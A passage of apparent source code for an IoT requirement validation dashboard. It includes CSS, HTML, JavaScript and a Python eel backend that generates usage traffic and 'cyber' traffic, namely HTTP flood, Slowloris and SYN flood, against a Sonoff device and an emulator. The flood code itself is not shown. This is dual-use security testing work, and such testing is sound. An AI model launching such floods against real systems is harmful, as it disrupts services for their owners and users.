  box-shadow: 0px 0px 0px 2.5px #ffffff;
  border-radius:8px;
  border:4px solid #dcdcdc;
}
.section_plus{
  margin: 2px 10px;
}
.format{
  margin: 1px 2.5px;
  padding: 1px 7.5px;
  text-align: center;
}

.bars{
  margin-bottom: -7px;
  padding-bottom: -10px;
  width:15px;
  height:20px;
  border:1px solid #c3c3c3;
}
.indicator{

  margin-bottom: 10px;
  padding-bottom: 10px;
  margin-top: 5px;
  padding-top: 5px;

}

.header_check{
  margin-left: 2px;
  margin-right: 2px;
  padding: 1px;
}
.header_check_span{
  display: none;
}

.myButton {
  box-shadow: 0px 0px 0px 2px #ffffff;
  background:linear-gradient(to bottom, #ededed 5%, #dfdfdf 100%);
  /* background-color:#ededed; */
  background-color:#777777;
  border-radius:8px;
  border:1px solid #dcdcdc;
  display:inline-block;
  cursor:pointer;
  /* color:#777777; */
  color: grey;
  font-family:Arial;
  font-size:19px;
  padding:13px 63px;
  text-decoration:none;
  text-shadow:0px 1px 0px #ffffff;
}
.myButton:hover {
  background:linear-gradient(to bottom, #dfdfdf 5%, #ededed 100%);
  background-color:#dfdfdf;
}
.myButton:active {
  position:relative;
  top:1px;
}

.button {
  background-color: #4CAF50; /* Green */
  border: none;
  color: white;
  /* padding: 15px 32px; */
  font-family: monospace;
  padding: 4px 8px;
  text-align: center;
  text-decoration: none;
  display: inline-block;
  font-size: 10px;
  margin: 1px 0.5px;
}
.button2 {background-color: #f44336;} /* Red */
.button3 {background-color:#050505} /* Black */
.btn_div{
  text-align: center;
  margin-bottom: 5px;
}
.btn_group {
  margin-left: auto;
  margin-right: auto;
  text-align: center;
}
.sub_btn_div {
  display: inline-block;
  padding: 0.1px 1rem;
  vertical-align: middle;
}
```

HTML

Index.html

```
<!-- <!DOCTYPE html> -->
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Requirement Validation Tool</title>
    <link rel="stylesheet" href="./main.css">
  </head>
  <body>
    <h1> IoT Requirement Validation Tool</h1>
    <div class="generator">
      <div class=" ">
        <!-- <h3 class="topic_format">Generator</h3>  -->
      <div class="toolbox">
      <div class="section mini_toolbox ">
        <h5 class="topic_format hfivefont">Usage generator</h5>
        <div class="toolbox">
        <div class="gen_info mini_toolbox ">
          <p id="demo"></p>
          <form>
            <p>
              <label for="devices_label">Choose device:</label>
              <select id="gen_device">
                <option>IoT</option>
                <option>Emulator</option>
                <option>Both</option>
              </select>
            </p>
            <p>
            <label for="scenerios_label">Choose scenerio:</label>
            <select id="mycombo">
              <option>comboA</option>
              <option>comboAB</option>
              <option>comboABC</option>
              <option>comboB</option>
            </select>
          </p>
          </form>
      </div>
      <div class="gen_selection mini_toolbox">
       <h5 class="topic_format ">Information</h5>
        <table>
          <tr>
            <!-- <th>Indicator</th>
            <th>Value</th> -->
          </tr>
          <tr>
            <td>Usage combination:<span></span></td>
            <td><span id="Emu_usage_combo"></span></td>
          </tr>
          <tr>
            <td>Usage distribution:<span></span></td>
            <td><span id="Emu_useage_distribution"></span></td>
          </tr>
          <!-- <tr>
            <td>Url:<span></span></td>
            <td><span id="Emu_request_url"></span></td>
          </tr> -->
      </table>
      </div>
      </div>
      <div class="gen_button btn_group">
        <div>
          <div class="topic_format sub_btn_div"> <button class="myButton"
onclick="generateFunction()">start</button></div>
          <div  class="topic_format sub_btn_div"><button class="myButton"
onclick="stopUsageGenerator()">stop</button></div>
        </div>
      </div>
      </div>
      <div class="section mini_toolbox ">
        <h5 class="topic_format hfivefont">Cyber generator</h5>
        <div class="toolbox">
          <div class="gen_info mini_toolbox ">
            <p id="demo"></p>
            <form>
              <p>
                <label for="devices">Choose device:</label>
                <select id="cyber_device">
                  <option>IoT</option>
                  <option>Emulator</option>
                  <option>Both</option>
                </select>
              </p>
              <p>
              <label for="scenerios">Choose cyberattack:</label>
              <select id="myAttack">
                <option>Http_flood</option>
                <option>slowloris</option>
                <option>Syn_flood</option>
              </select>
            </p>
            </form>
        </div>
        <div class="gen_selection mini_toolbox">
         <h5 class="topic_format">Information</h5>
          <table>
            <tr>
              <!-- <th>Indicator</th>
              <th>Value</th> -->
            </tr>
            <tr>
              <td>Attack layer:<span></span></td>
              <td><span id="Emu_attack_layer"></span></td>
            </tr>
            <tr>
              <td>Attack Type:<span></span></td>
              <td><span id="Emu_attack_type"></span></td>
            </tr>
            <!-- <tr>
              <td>Url:<span></span></td>
              <td><span id="Emu_request_url"></span></td>
            </tr> -->
        </table>
        </div>
        </div>
        <div class="gen_button btn_group">
          <div>
            <div class="topic_format sub_btn_div"> <button class="myButton"
onclick="attackFunction()">start</button></div>
            <div  class="topic_format sub_btn_div"><button class="myButton"
onclick="stopcyberGenerator()">stop</button></div>
          </div>
        </div>
      </div>
    </div>
  </div>
  </div>
  <div></div>
  <!-- <h3 class="topic_format">Devices</h3>  -->
    <div class="toolbox">
      <div class="section mini_toolbox">
        <!-- <p></p> -->
        <!-- <div class="format"><h3> Emulator</h3></div> -->
        <p></p>
        <h3 class="format"> Emulator</h3>
        <div class="netdetails">
        <!-- <div></div> -->
        <p>Business logic Layer</p>
        <div class="row Emu">
          <div class="column">
            <table>
              <tr>
                <td>Actual input:<span id="Emu_actual_data"></span></td>
                <td>Expected input:<span id="Emu_expected_data"></span></td>
              </tr>
              <tr>
                <td>Actual Error response: <span id="Emu_actual_reponse"></span></td>
                <td>Expected Error response: <span
id="Emu_expected_reponse"></span></td>
              </tr>
            </table>
          </div>
          <div class="column ">
            <table class="tabletwo">
              <tr>
                <td>IsUrlPathValid: <span id="Emu_url_result"></span></td>
                <td>IsInputValid: <span id="Emu_payload_result"></span></td>
              </tr>
              <tr>
                <td>IsResponseValid: <span id="Emu_reponse_result"></span></td>
                <td>IsSequenceNumValid: <span id="Emu_seq_number_result"></span></td>
              </tr>
            </table>
          </div>
        </div>
```

```
<div></div>
<p>Application Layer</p>
<div class="row Emu">
  <div class="column">
    <table>
      <tr>
        <td>Version:<span id="Emu_application_version"></span></td>
        <td>Method:<span id="Emu_application_method"></span></td>
      </tr>
    </table>
  </div>
  <div class="column ">
    <table class="tabletwo">
      <tr>
        <td>count: <span id="Emu_count"></span></td>
        <td>num of packets: <span id="Emu_num_packs"></span></td>
      </tr>
    </table>
  </div>
</div>
<div></div>
<p>Transport Layer</p>
<div class="row Emu">
  <div class="column">
    <table>
      <tr>
        <td>src port #:<span id="Emu_src_port"></span></td>
        <td>dst port #: <span id="Emu_dst_port"></span></td>
      </tr>
    </table>
  </div>
  <div class="column ">
    <table class="tabletwo">
        <td>src flag: <span id="Emu_src_flag"></span></td>
        <td>dst flag: <span id="Emu_dst_flag"></span></td>
      </tr>
    </table>
  </div>
</div>
<p>Network Layer</p>
<div></div>
<div class="row Emu">
  <div class="column">
    <table>
      <tr>
        <td>src IP addr:<span id="Emu_src_ip"></span></td>
        <td>dst IP addr:<span id="Emu_dst_ip"></span></td>
      </tr>
    </table>
  </div>
  <div class="column ">
    <table class="tabletwo">
      <tr>
        <td>IP protocol: <span id="Emu_ip_protocol"></span></td>
        <td>IP version: <span id="Emu_ip_version"></span></td>
      </tr>
    </table>
  </div>
```

```
</div>
</div>
<h4 class="section_heading">Monitor</h4>
<div class=" flex-container">
<div class="float-child flex-child">
  <div>
    <p>Behavior Indicators</p>
    <p>Key Indicators</p>
    <table>
      <tr>
        <th>Indicator</th>
        <th>Value</th>
      </tr>
      <tr>
        <td> Response time:<span></span></td>
        <td><span id="Emu_responce_time"></span></td>
      </tr>
      <tr>
        <td> Timelapse:<span></span></td>
        <td><span id="Emu_timelapse"></span></td>
      </tr>
     </table>
     <p>LED Indicators</p>
     <div class="btn_div">
    <button class="button">Good</button>
     <button class="button button2">warning</button>
     <button class="button button3">unresponsive</button>
    </div>
     <table>
    <tr>
      <th>Test</th>
      <th>light</th>
    </tr>
    <tr>
      <td>Response Indicator:<span></span></td>
      <td><span class="dot" id="Sonoff_emulator_first_1"></span></td>
    </tr>
    </table>
    <p> Performance Indicators</p>
    <table>
      <tr>
        <th>Indicator</th>
        <th>Value</th>
        <th> > Treshold</th>
      </tr>
      <tr>
        <td> SYN:<span></span></td>
        <td><span id="Emu_syn_count_value"></span></td>
        <td><span id="Emu_syn_treshold"></span></td>
      </tr>
      <tr>
        <td>Error:<span></span></td>
        <td><span id="Emu_error_value"></span></td>
        <td><span id="Emu_error_treshold"></span></td>
      </tr>
      <tr>
        <td> Behavior:<span></span></td>
        <td><span id="Emu_behavior_value"></span></td>
        <td><span id="Emu_behavior_treshold"></span></td>
      </tr>
  </table>
  </div>

  <!-- <h4 class="section_heading">Generator</h4>
  <p>Key Indicators</p>
  <table>
    <tr>
      <th>Indicator</th>
      <th>Value</th>
    </tr>
    <tr>
      <td>Usage combination:<span></span></td>
      <td><span id="Emu_usage_combo"></span></td>
    </tr>
    <tr>
      <td>Usage distribution:<span></span></td>
      <td><span id="Emu_useage_distribution"></span></td>
    </tr>
    <tr>
      <td>Url:<span></span></td>
      <td><span id="Emu_request_url"></span></td>
    </tr>
</table> -->

</div>
<div class="float-child flex-child">
  <div>
    <!-- <h4 class="section_heading">Monitor</h4>  -->
    <div>
      <div></div>
      <p>Domain Validation checks</p>
      <div class="column">
        <table>
            <tr>
              <th>Test</th>
              <th>Pass</th>
              <th>Fail</th>
              <th>Total</th>
              <th>Fail %</th>
            </tr>
            <tr>
              <td> Domain check :<span></span></td>
              <td><span id="Emu_domain_l_success"></span></td>
              <td><span id="Emu_domain_l_error"></span></td>
              <td><span id="Emu_domain_l_total"></span></td>
              <td><span id="Emu_domain_l_percent"></span></td>
            </tr>
        </table>
      </div>
      <p>Behavior Validation checks</p>
      <div class="column">
        <table>
            <tr>
              <th>Test</th>
              <th>Pass</th>
              <th>Fail</th>
              <th>Total</th>
              <th>Fail %</th>
            </tr>
            <tr>
              <td>Behavior check:<span></span></td>
              <td><span id="Emu_behavior_pass"></span></td>
              <td><span id="Emu_behavior_fail"></span></td>
              <td><span id="Emu_behavior_total"></span></td>
              <td><span id="Emu_behavior_percent"></span></td>
            </tr>
        </table>
      </div>
      <div></div>
      <p>Application Validation checks</p>
      <div class="column">
        <table>
            <tr>
              <th>Test</th>
              <th>Pass</th>
              <th>Fail</th>
              <th>Total</th>
              <th>Fail %</th>
            </tr>
            <!-- <tr>
              <td>Behavior check:<span></span></td>
              <td><span id="Emu_behavior_pass"></span></td>
              <td><span id="Emu_behavior_fail"></span></td>
              <td><span id="Emu_behavior_total"></span></td>
              <td><span id="Emu_behavior_percent"></span></td>
            </tr> -->
            <tr>
              <td>Response Header  Check:<span></span></td>
              <td><span id="Emu_header_pass"></span></td>
              <td><span id="Emu_header_fail"></span></td>
              <td><span id="Emu_header_total"></span></td>
              <td><span id="Emu_header_percent"></span></td>
            </tr>
            <tr>
              <td> Response Body Check:<span></span></td>
              <td><span id="Emu_response_pass"></span></td>
              <td><span id="Emu_response_fail"></span></td>
              <td><span id="Emu_response_total"></span></td>
              <td><span id="Emu_response_percent"></span></td>
            </tr>
            <tr>
              <td> Packet Statistics :<span></span></td>
              <td><span id="Emu_packet_success"></span></td>
              <td><span id="Emu_packet_error"></span></td>
              <td><span id="Emu_packet_total"></span></td>
              <td><span id="Emu_packet_percent"></span></td>
            </tr>
        </table>
      </div>
      <div></div>
      <p>Transport Validation checks</p>
      <div class="column">
        <table>
            <tr>
```

```
          <th>Test</th>
          <th>Pass</th>
          <th>Fail</th>
          <th>Total</th>
          <th>Fail %</th>
        </tr>
        <tr>
          <td>TCP Flag check:<span></span></td>
          <td><span id="Emu_flag_pass"></span></td>
          <td><span id="Emu_flag_fail"></span></td>
          <td><span id="Emu_flag_total"></span></td>
          <td><span id="Emu_flag_percent"></span></td>
        </tr>
    </table>
  </div>
  <div></div>
  <!-- <p>Key Performance Indicators</p>
  <table>
    <tr>
      <th>Indicator</th>
      <th>Value</th>
      <th> > Treshold</th>
    </tr>
    <tr>
      <td> SYN:<span></span></td>
      <td><span id="Emu_syn_count_value"></span></td>
      <td><span id="Emu_syn_treshold"></span></td>
    </tr>
    <tr>
      <td>Error:<span></span></td>
      <td><span id="Emu_error_value"></span></td>
      <td><span id="Emu_error_treshold"></span></td>
    </tr>
    <tr>
      <td> Behavior:<span></span></td>
      <td><span id="Emu_behavior_value"></span></td>
      <td><span id="Emu_behavior_treshold"></span></td>
    </tr>
</table> -->
<div></div>
<!-- <p>IoT Attack Indicators</p>
<table>
  <tr>
    <th>Attack</th>
    <th>Indicator</th>
  </tr>
  <tr>
    <td> DOS:<span></span></td>
    <td class="indicator"><span class="dot"  id="dos"></span></td>
  </tr>
  <tr>
    <td> HTTP Flood<span></span></td>
    <td class="indicator"><span class="dot"  id="htpflood"></span></td>
  </tr>
  <tr >
    <td>SYN Flood:<span></span></td>
    <td class="indicator"><span class="dot"  id="synflood"></span></td>
  </tr>
```

```
          </table> -->
              <!-- <div>
                <p>
                  <span> Behavior check</span>
                  <span class="dot" id="status_1"></span>
                  <span class="dot" id="status_2"></span>
                  <span class="dot" id="status_3"></span>
              </p>
              </div> -->
              <!-- <div>
                <p>
                  <span>Header Check</span>
                  <span class="header_check"><canvas id="headerCanvas_1"
class="bars"></canvas></span>
                  <span class="header_check"><canvas id="headerCanvas_2"
class="bars"></canvas></span>
                  <span class="header_check"><canvas id="headerCanvas_3"
class="bars"></canvas></span>
                  <span class="header_check"><canvas id="headerCanvas_4"
class="bars"></canvas></span>
                </p>
              <div class="header_check_span"> <span id="header_data"></span> </div>
              </div> -->
              <!-- <div>
                <p>
                  <span>Request payload Check</span>
                  <span class="header_check"><canvas id="payloadCanvas_1"
class="bars"></canvas></span>
                  <span class="header_check"><canvas id="payloadCanvas_2"
class="bars"></canvas></span>
                </p>
              </div> -->
              <!-- <div>
                <p>
                  <span>Response Check</span>
                  <span class="header_check"><canvas id="responseCanvas_1"
class="bars"></canvas></span>
                  <span class="header_check"><canvas id="responseCanvas_2"
class="bars"></canvas></span>
                  <span class="header_check"><canvas id="responseCanvas_3"
class="bars"></canvas></span>
                </p>
              </div> -->
            </div>
          </div>
        </div>
        </div>
      </div>

      <div class="section mini_toolbox">
        <p></p>
        <!-- <div class="format"><h3> IoT</h3></div> -->
        <h3 class="format"> IoT</h3>
        <div class="netdetails">
        <!-- <div></div> -->
        <p>Business logic Layer</p>
        <div class="row Emu">
          <div class="column">
```

```
            <table>
              <tr>
                <td>Actual input:<span id="Iot_actual_data"></span></td>
                <td>Expected input:<span id="Iot_expected_data"></span></td>
              </tr>
              <tr>
                <td>Actual Error response: <span id="Iot_actual_reponse"></span></td>
                <td>Expected Error response: <span
id="Iot_expected_reponse"></span></td>
              </tr>
            </table>
          </div>
          <div class="column ">
            <table class="tabletwo">
              <tr>
                <td>IsUrlPathValid: <span id="Iot_url_result"></span></td>
                <td>IsInputValid: <span id="Iot_payload_result"></span></td>
              </tr>
              <tr>
                <td>IsResponseValid: <span id="Iot_reponse_result"></span></td>
                <td>IsSequenceNumValid: <span id="Iot_seq_number_result"></span></td>
              </tr>
            </table>
          </div>
        </div>
        <!-- <div></div> -->
        <p>Application Layer</p>
        <div class="row Emu">
          <div class="column">
            <table>
              <tr>
                <td>Version:<span id="Iot_application_version"></span></td>
                <td>Method:<span id="Iot_application_method"></span></td>
              </tr>
            </table>
          </div>
          <div class="column ">
            <table class="tabletwo">
              <tr>
                <td>count: <span id="Iot_count"></span></td>
                <td>num of packets: <span id="Iot_num_packs"></span></td>
              </tr>
            </table>
          </div>
        </div>
        <!-- <div></div> -->
        <p>Transport Layer</p>
        <div class="row Emu">
          <div class="column">
            <table>
              <tr>
                <td>src port #:<span id="Iot_src_port"></span></td>
                <td>dst port #: <span id="Iot_dst_port"></span></td>
              </tr>
            </table>
          </div>
          <div class="column ">
            <table class="tabletwo">
                <td>src flag: <span id="Iot_src_flag"></span></td>
                <td>dst flag: <span id="Iot_dst_flag"></span></td>
              </tr>
            </table>
          </div>
        </div>
        <p>Network Layer</p>
        <!-- <div></div> -->
        <div class="row Emu">
          <div class="column">
            <table>
              <tr>
                <td>src IP addr:<span id="Iot_src_ip"></span></td>
                <td>dst IP addr:<span id="Iot_dst_ip"></span></td>
              </tr>
            </table>
          </div>
          <div class="column ">
            <table class="tabletwo">
              <tr>
                <td>IP protocol: <span id="Iot_ip_protocol"></span></td>
                <td>IP version: <span id="Iot_ip_version"></span></td>
              </tr>
            </table>
          </div>
        </div>
        </div>
        <h4 class="section_heading">Monitor</h4>
        <div class=" flex-container">
        <div class="float-child flex-child">
          <div>

          <p>Behavior Indicators</p>
          <p>Key Indicators</p>
          <table>
            <tr>
              <th>Indicator</th>
              <th>Value</th>
            </tr>
            <!-- <tr>
              <td>Usage combination:<span></span></td>
              <td><span id="Iot_usage_combo"></span></td>
            </tr>
            <tr>
              <td>Usage distribution:<span></span></td>
              <td><span id="Iot_useage_distribution"></span></td>
            </tr>
            <tr>
              <td>Url:<span></span></td>
              <td><span id="Iot_request_url"></span></td>
            </tr> -->
            <tr>
              <td> Response time:<span></span></td>
              <td><span id="Iot_responce_time"></span></td>
            </tr>
            <tr>
              <td> Timelapse:<span></span></td>
              <td><span id="Iot_timelapse"></span></td>
            </tr>
          </table>
        <div>
          <p>LED Indicators</p>
        <div class="btn_div">
          <button class="button">Good</button>
           <button class="button button2">warning</button>
           <button class="button button3">unresponsive</button>
          </div>
        <table>
          <tr>
            <th>Test</th>
            <th>light</th>
          </tr>
          <tr>
            <td>Response Indicator:<span></span></td>
            <td><span class="dot" id="Sonoff_first_1"></span></td>
          </tr>
        </table>
        </div>
        <p>Performance Indicators</p>
        <table>
          <tr>
            <th>Indicator</th>
            <th>Value</th>
            <th> > Treshold</th>
          </tr>
          <tr>
            <td> SYN:<span></span></td>
            <td><span id="Iot_syn_count_value"></span></td>
            <td><span id="Iot_syn_treshold"></span></td>
          </tr>
          <tr>
            <td>Error:<span></span></td>
            <td><span id="Iot_error_value"></span></td>
            <td><span id="Iot_error_treshold"></span></td>
          </tr>
          <tr>
            <td> Behavior:<span></span></td>
            <td><span id="Iot_behavior_value"></span></td>
            <td><span id="Iot_behavior_treshold"></span></td>
          </tr>
      </table>
        </div>
        </div>
        <div class="float-child flex-child">
          <div>
            <!-- <h4 class="section_heading">Monitor</h4>  -->
            <div>
              <div></div>
              <p>Domain Validation checks</p>
              <div class="column">
                <table>
                    <tr>
                      <th>Test</th>
                      <th>Pass</th>
                      <th>Fail</th>
                      <th>Total</th>
                      <th>Fail %</th>
                    </tr>
                    <tr>
                      <td> Domain check :<span></span></td>
                      <td><span id="Iot_domain_l_success"></span></td>
                      <td><span id="Iot_domain_l_error"></span></td>
                      <td><span id="Iot_domain_l_total"></span></td>
                      <td><span id="Iot_domain_l_percent"></span></td>
                    </tr>

                </table>
              </div>
              <div></div>
              <p>Behavior Validation checks</p>
              <div class="column">
                <table>
                    <tr>
                      <th>Test</th>
                      <th>Pass</th>
                      <th>Fail</th>
                      <th>Total</th>
                      <th>Fail %</th>
                    </tr>
                    <tr>
                      <td>Behavior check:<span></span></td>
                      <td><span id="Iot_behavior_pass"></span></td>
                      <td><span id="Iot_behavior_fail"></span></td>
                      <td><span id="Iot_behavior_total"></span></td>
                      <td><span id="Iot_behavior_percent"></span></td>
                    </tr>
                </table>
              </div>
              <div></div>
              <p>Application Validation checks</p>
              <div class="column">
                <table>
                    <tr>
                      <th>Test</th>
                      <th>Pass</th>
                      <th>Fail</th>
                      <th>Total</th>
                      <th>Fail %</th>
                    </tr>
                    <!-- <tr>
                      <td>Behavior check:<span></span></td>
                      <td><span id="Iot_behavior_pass"></span></td>
                      <td><span id="Iot_behavior_fail"></span></td>
                      <td><span id="Iot_behavior_total"></span></td>
                      <td><span id="Iot_behavior_percent"></span></td>
                    </tr> -->
                    <tr>
                      <td>Response Header Check:<span></span></td>
                      <td><span id="Iot_header_pass"></span></td>
                      <td><span id="Iot_header_fail"></span></td>
                      <td><span id="Iot_header_total"></span></td>
                      <td><span id="Iot_header_percent"></span></td>
                    </tr>
                    <tr>
```

```
        <td> Response Body Check:<span></span></td>
        <td><span id="Iot_response_pass"></span></td>
        <td><span id="Iot_response_fail"></span></td>
        <td><span id="Iot_response_total"></span></td>
        <td><span id="Iot_response_percent"></span></td>
      </tr>
      <tr>
        <td> Packet Statistics :<span></span></td>
        <td><span id="Iot_packet_success"></span></td>
        <td><span id="Iot_packet_error"></span></td>
        <td><span id="Iot_packet_total"></span></td>
        <td><span id="Iot_packet_percent"></span></td>
      </tr>
  </table>
</div>
<div></div>
<p>Transport Validation checks</p>
<div class="column">
  <table>
      <tr>
        <th>Test</th>
        <th>Pass</th>
        <th>Fail</th>
        <th>Total</th>
        <th>Fail %</th>
      </tr>
      <tr>
        <td>TCP Flag check:<span></span></td>
        <td><span id="Iot_flag_pass"></span></td>
        <td><span id="Iot_flag_fail"></span></td>
        <td><span id="Iot_flag_total"></span></td>
        <td><span id="Iot_flag_percent"></span></td>
      </tr>
  </table>
</div>
<div></div>
<!-- <p>Key Performance Indicators</p>
<table>
  <tr>
    <th>Indicator</th>
    <th>Value</th>
    <th> > Treshold</th>
  </tr>
  <tr>
    <td> SYN:<span></span></td>
    <td><span id="Iot_syn_count_value"></span></td>
    <td><span id="Iot_syn_treshold"></span></td>
  </tr>
  <tr>
    <td>Error:<span></span></td>
    <td><span id="Iot_error_value"></span></td>
    <td><span id="Iot_error_treshold"></span></td>
  </tr>
  <tr>
    <td> Behavior:<span></span></td>
    <td><span id="Iot_behavior_value"></span></td>
    <td><span id="Iot_behavior_treshold"></span></td>
  </tr>
```

```
            </table> -->
            <div></div>
            <!-- <p>IoT Attack Indicators</p>
            <table>
              <tr>
                <th>Attack</th>
                <th>Indicator</th>
              </tr>
              <tr>
                <td> DOS:<span></span></td>
                <td class="indicator"><span class="dot"  id="dos"></span></td>
              </tr>
              <tr>
                <td> HTTP Flood<span></span></td>
                <td class="indicator"><span class="dot"  id="htpflood"></span></td>
              </tr>
              <tr >
                <td>SYN Flood:<span></span></td>
                <td class="indicator"><span class="dot"  id="synflood"></span></td>
              </tr>
          </table> -->
              <!-- <div>
                <p>
                  <span> Behavior check</span>
                  <span class="dot" id="status_1"></span>
                  <span class="dot" id="status_2"></span>
                  <span class="dot" id="status_3"></span>
              </p>
              </div> -->
              <!-- <div>
                <p>
                  <span>Header Check</span>
                  <span class="header_check"><canvas id="headerCanvas_1"
class="bars"></canvas></span>
                  <span class="header_check"><canvas id="headerCanvas_2"
class="bars"></canvas></span>
                  <span class="header_check"><canvas id="headerCanvas_3"
class="bars"></canvas></span>
                  <span class="header_check"><canvas id="headerCanvas_4"
class="bars"></canvas></span>
                </p>
              <div class="header_check_span"> <span id="header_data"></span> </div>
              </div> -->
              <!-- <div>
                <p>
                  <span>Request payload Check</span>
                  <span class="header_check"><canvas id="payloadCanvas_1"
class="bars"></canvas></span>
                  <span class="header_check"><canvas id="payloadCanvas_2"
class="bars"></canvas></span>
                </p>
              </div> -->
              <!-- <div>
                <p>
                  <span>Response Check</span>
                  <span class="header_check"><canvas id="responseCanvas_1"
class="bars"></canvas></span>
```

```
                  <span class="header_check"><canvas id="responseCanvas_2"
class="bars"></canvas></span>
                  <span class="header_check"><canvas id="responseCanvas_3"
class="bars"></canvas></span>
                </p>
              </div> -->
            </div>
          </div>
        </div>
        </div>
      </div>

    <!-- <button onclick="update_light('green')">Click me</button> -->

  </div>
  <script type="text/javascript" src="../eel.js"></script>
  <script src="./script.js"></script>
  </body>
</html>
```

JavaScript

Script.js

```
function update_network_details(network_dict,dev_name,surfixname) {
  console.log(dev_name)
  let presurfix = ""
  if (dev_name == "Sonoff_emulator") {
    presurfix = "Emu"
  } else {
    presurfix = "Iot"
  }

  if (surfixname.length != 0) {
    surfix = presurfix + "_" + surfixname + "_";
    key_list = Object.keys(network_dict)
    value_list = Object.values(network_dict)

    for (let i = 0; i < key_list.length; i++) {

      id = key_list[i];
      text = value_list[i];
      var elememtid = surfix.concat(id);
      console.log(text);
      console.log(elememtid);
      try {
        var div = document.getElementById(elememtid);
        div.innerHTML = text;
      }
      catch(err) {
        console.log(err);

      }
    }
}
```

```
else {

    for (const [key, value] of Object.entries(network_dict)) {
      console.log(key, value);
      let nw_key = presurfix + "_" + key
      try {
        document.getElementById(nw_key).innerHTML = value;
      }
      catch(err) {
        console.log(err);

      }

    }
}

}
eel.expose(update_network_details);

function addText(id,text) {
    var div = document.getElementById(id);
    div.innerHTML = text;
}
eel.expose(addText);

function update_light(id,color) {
    var div = document.getElementById(id);
    div.style.backgroundColor = color;
}
eel.expose(update_light);

function light_update_upgrade(id,surfix,color) {

  if (surfix.length != 0)
  { new_id = surfix + "_" + id;
    var div = document.getElementById(new_id);
    div.style.backgroundColor = color;}
  else{
      var div = document.getElementById(id);
      div.style.backgroundColor = color;
  }
}
eel.expose(light_update_upgrade);

function update_canvas(id,color) {
  var div = document.getElementById(id);
  div.style.backgroundColor = color;
  div.style.borderColor = color;
}

eel.expose(update_canvas);

function clear_canvas(id,color) {
  var div = document.getElementsByClassName(id);
  for (var i = 0; i < div.length; i++) {
    div[i].style.backgroundColor =color ;
    div[i].style.borderColor =color;
  }
```

```
}
eel.expose(clear_canvas);

function update_span(cls,id,speclist) {
  output_html = "<ul>"
  for (var i = 0; i < speclist.length; i++) {
    output_html = "<li>"+ speclist[i] + "</li>"
  }
  output_html += "</ul>"
  document.getElementById(id).innerHTML = output_html;
  var div = document.getElementsByClassName(cls)[0]
  div.style.display = 'block';
}
eel.expose(update_span);

function network_monitor(){
  eel.monitor_traffic()
}



function attackFunction() {
  var x = document.getElementById("myAttack");
  var attack_value = x.options[x.selectedIndex].text;
  var z = document.getElementById("cyber_device");
  var device = z.options[z.selectedIndex].text;

  eel.generate_cyber_traffic(attack_value,device)
}

function generateFunction() {
  var x = document.getElementById("mycombo");
  var usage_value = x.options[x.selectedIndex].text;
  var z = document.getElementById("gen_device");
  var device = z.options[z.selectedIndex].text;
  eel.generate_usage_traffic(device,usage_value)
}

function stopUsageGenerator() {

  eel.stop_usage_generator()
  location.reload()
}

function stopcyberGenerator() {

  eel.stop_cyber_generator()
}
```

TOOL

Main eel file

```
from itertools import count
```

```
import eel
from random import randint
from app import *
from app import generator
from app import monitor
# from app import  #cyberGenerator
# from app import cyberGenerator
# from app import validator
import time
import datetime
import statistics as stats
import sys
import threading
import multiprocessing
from scapy.all import *
from  scapy_http.http import *
from scapy.layers import http
import datetime
import csv
from app.cyberGenerator import CyberGenerator




exit_generator_event = Event()

attack_thread_IoT = 0
attack_thread_Emu = 0

PORT = 8000
eel.init("web")

# Exposing the random_python function to javascript
@eel.expose
def generate_usage_traffic(device,usage_value):

    exit_generator_event.clear()
    # print(device,usage_value)

    if device == "Both":
        selected_device = ["Sonoff_emulator","Sonoff"]
        print(selected_device,usage_value)

        usage_info = threading.Thread(target=update_usage_information,
name='usage_info',args=(usage_value,))
        Emu_usage_thrd = threading.Thread(target=start_traffic,
name='emulator_generator',args=(selected_device[0],usage_value,'first_1',))
        Emu_monitor_thrd = threading.Thread(target=start_monitor,
name='emulator_monitor',args=(selected_device[0],usage_value,'status_1','monitor_1',))
        IoT_usage_thrd = threading.Thread(target=start_traffic,
name='IoT_generator',args=(selected_device[1],usage_value,'first_1',))
        IoT_monitor_thrd = threading.Thread(target=start_monitor,
name='IoT_monitor',args=(selected_device[1],usage_value,'status_2','monitor_2',))

        usage_info.start()
        Emu_usage_thrd.start()
        Emu_monitor_thrd.start()
        IoT_usage_thrd.start()
        IoT_monitor_thrd.start()

    elif device == "Emulator":
        selected_device = "Sonoff_emulator"
        print(selected_device,usage_value)
        usage_info = threading.Thread(target=update_usage_information,
name='usage_info',args=(usage_value,))
        Emu_usage_thrd = threading.Thread(target=start_traffic,
name='emulator_generator',args=(selected_device,usage_value,'first_1',))
        Emu_monitor_thrd = threading.Thread(target=start_monitor,
name='emulator_monitor',args=(selected_device,usage_value,'status_1','monitor_1',))
        usage_info.start()
        Emu_usage_thrd.start()
        Emu_monitor_thrd.start()

    elif device == "IoT":
        selected_device = "Sonoff"
        print(selected_device,usage_value)
        usage_info = threading.Thread(target=update_usage_information,
name='usage_info',args=(usage_value,))
        IoT_usage_thrd = threading.Thread(target=start_traffic,
name='IoT_generator',args=(selected_device,usage_value,'first_1',))
        IoT_monitor_thrd = threading.Thread(target=start_monitor,
name='IoT_monitor',args=(selected_device,usage_value,'status_2','monitor_2',))
        usage_info.start()
        IoT_usage_thrd.start()
        IoT_monitor_thrd.start()

    else:
        print("ineligible")
    return

@eel.expose
def stop_usage_generator():
    set_event_trd = threading.Thread(target=set_generator_event,
name='set_usage_event',args=())
    kill_cyber_trd = threading.Thread(target=kill_process_event,
name='set_usage_event',args=())
    set_event_trd.start()
    kill_cyber_trd.start()
    kill_cyber_trd.join()
    set_event_trd.join()
    print("stopped monitor & generator (usage,cyber) execution")
    return

def set_generator_event():
    exit_generator_event.set()
    return

@eel.expose
def generate_cyber_traffic(attack_value,device):

    global attack_thread_Emu, attack_thread_IoT

    if device == "Both":
        selected_device = ["Sonoff_emulator","Sonoff"]
        print(selected_device,attack_value)
        attack_info = threading.Thread(target=update_cyber_attack_information,
name='attack_info',args=(attack_value,))
        # IoT_thrd = threading.Thread(target=start_cyber_traffic,
name='IoT_generator',args=(attack_value,"Sonoff",))
        # Emu_thrd = threading.Thread(target=start_cyber_traffic,
name='emulator_generator',args=(attack_value,"Sonoff_emulator",))
        IoT_process = multiprocessing.Process(target=start_cyber_traffic,
name='IoT_generator',args=(attack_value,"Sonoff",))
        Emu_process = multiprocessing.Process(target=start_cyber_traffic,
name='IoT_generator',args=(attack_value,"Sonoff_emulator",))
